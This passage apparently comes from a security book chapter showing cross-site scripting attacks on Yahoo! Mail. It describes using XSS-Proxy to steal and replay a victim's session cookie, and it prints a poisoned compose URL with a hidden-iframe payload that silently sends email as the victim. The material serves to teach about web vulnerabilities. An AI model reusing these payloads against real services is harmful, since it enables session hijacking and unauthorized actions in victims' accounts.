ents%20%3D%20%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20Message%20%3A%20sMessage%2C%0A%20%20%20%20%20%20%20%20%20%20%2
0%20%20%20%20%20%20ConfirmButtonValue%20%3A%20%22Empty%22%2C%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20CancelButtonVal
ue%20%3A%20% HTTP/1.1
```


The attacker can now commence the control of the browser's activity for this session using the XSS-Proxy administration panel (see Figure 5.54).

Figure 5.54 XSS-Admin Panel




If we click our fetched document, we will see a mirrored version of the already logged-in user's main page (see Figure 5.55).

Figure 5.55 Live Mirror of Root Document




Getting access to the Addresses menu will not be that easy, since the addresses are in a different *document.domain* and XSS-Proxy (due to certain restrictions that the DOM applies, not because of XSS-Proxy) cannot access it directly via the inline frame that is open. But the attacker can get creative and perform a few other actions to gain access to the address book. With XSS-Proxy, you can evaluate code on the victim's browser and retrieve the data from it (see Figure 5.56).

Figure 5.56 An Attacker Putting a Hand in the Cookie Jar




The evaluation result will give us a session cookie only (see Figure 5.57).

Figure 5.57 The Victim's Session Cookie




Now the attacker goes ahead and inserts this cookie into his browser and accesses the user's address book (see Figure 5.58).

Figure 5.58 Cookie Inserted into Attacker's Browser Cookie File




Since our browser is open, we can open a new tab and log into us.f900.mail.yahoo.com. Then we have unadulterated access (see Figure 5.59).

Figure 5.59 Attacker Is Granted Access and Goes to Addresses




This technique is a bit overly complicated, but it does demonstrate that a cross-site scripted system can obviously allow cookie theft to access live sessions. A more appropriate way to do this is to fetch the compose page using XSS-Proxy and combine it with our cookie theft, as shown in Figure 5.60.

Figure 5.60 Submitting a Fetch Request for the Compose Page



In our mirrored composition site, we see an Insert Addresses link that will open a new window and access the addresses that are owned by the victim (see Figure 5.61).

Figure 5.61 Combined with Our Cookie Stealing, We Definitely Get Access!



In this scenario, our list maker was able to hijack the browser and obtain the goal it set out to achieve. XSS-Proxy proved that we can implement cross-site attacks not just for quick attacks but to hold a persistent session with a victim, such as remote-controlling a browser. If we want, we can even move the browser off the location and use any previous cross-site scriptable site that we exploited to steal cookies as well as use the victim's browser to launch what are known as "blind" CSRF probes. This works because you can make requests outside the DOM with XSS-Proxy and if you are successful, the inline frame will start fetching the vulnerable site as a new session. If we get a failed attempt with our vulnerability probing, XSS-Proxy will not fetch the data. To learn more about XSS-Proxy, read the brief white paper Anton provided at http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt.

Attacking Yahoo! Domain Keys

Using our findings from the cross-site scripting vulnerability within Yahoo!, we can enable IE users of Yahoo! to send e-mail without their permission. We will use a similar URL to the one we used before, but with a slight modification to enable forged requests of JavaScript functions contained within the Compose site. With a little bit of source code footprinting, we can see that the Send() function is used to send the users' e-mail once all requirements are met:


```
function Send() {
PostProcess();
var oForm = document.Compose;
if (typeof AC_PostProcess == "function") {
AC_PostProcess(); } setDocumentCharset(); oForm.SEND.value = "1";
oForm.submit();
       }
```

This essentially gives us the ability to send e-mail to anyone we want from actual Yahoo! users when they click our link. Our construction to initiate this action in our composed e-mail will look like this:

```
[Our Attack Code]
Hello Friend
<div style = "visibility:hidden">
<iframe src = "javascript:top.frames.Send()" width = 0px height = 0px>
</div>
How are you?


[Our Poisoned URL]
http://compose.mail.yahoo.com/?To=spam_me@securescience.net&intl=us&.intl=&S
ubject=Spam%20Bytes&Body=Hello%20Friend<div%20style%3D%22visibility:hidden%2
2>
<%69%66%72%61%6D%65%20src%20%3D%22%6A%61%76%61%73%63%72%69%70%74%3Atop.frame
s.Send_Click()%22%20width%3D0px%20height%3D0px><%2fdiv><%2Fiframe>How%20are%
20you%3F
```


Then we simply compose our e-mail with this hyperlink contained within it and send it to our victims. When a victim opens the link, we get a quick chain of events (see Figure 5.62).

Figure 5.62 Victim Clicks Link




This will open a new window for the link, and the first thing that will happen (we had to freeze frame these shots because the sequence happens very fast!) is that the message will come up (see Figure 5.63).

Figure 5.63 Message Opens and Doesn't Stay Very Long!




The code in the hidden inline frame then executes the *Send()* function, with the final results shown in Figure 5.64.

Figure 5.64 Message Is Sent to spam_me@securescience.net



All this happens within a blink of an eye (depending on your Internet connection speed, of course). When the recipient checks her Inbox, she will find spam from a legitimate Yahoo! User (see Figure 5.65).


Figure 5.65 Yes, I'm Tired of Spam!



If we needed to get complicated, we could simply hide the activity by redirecting the user to a different link after she sends the e-mail, so she would be unaware of the activity.

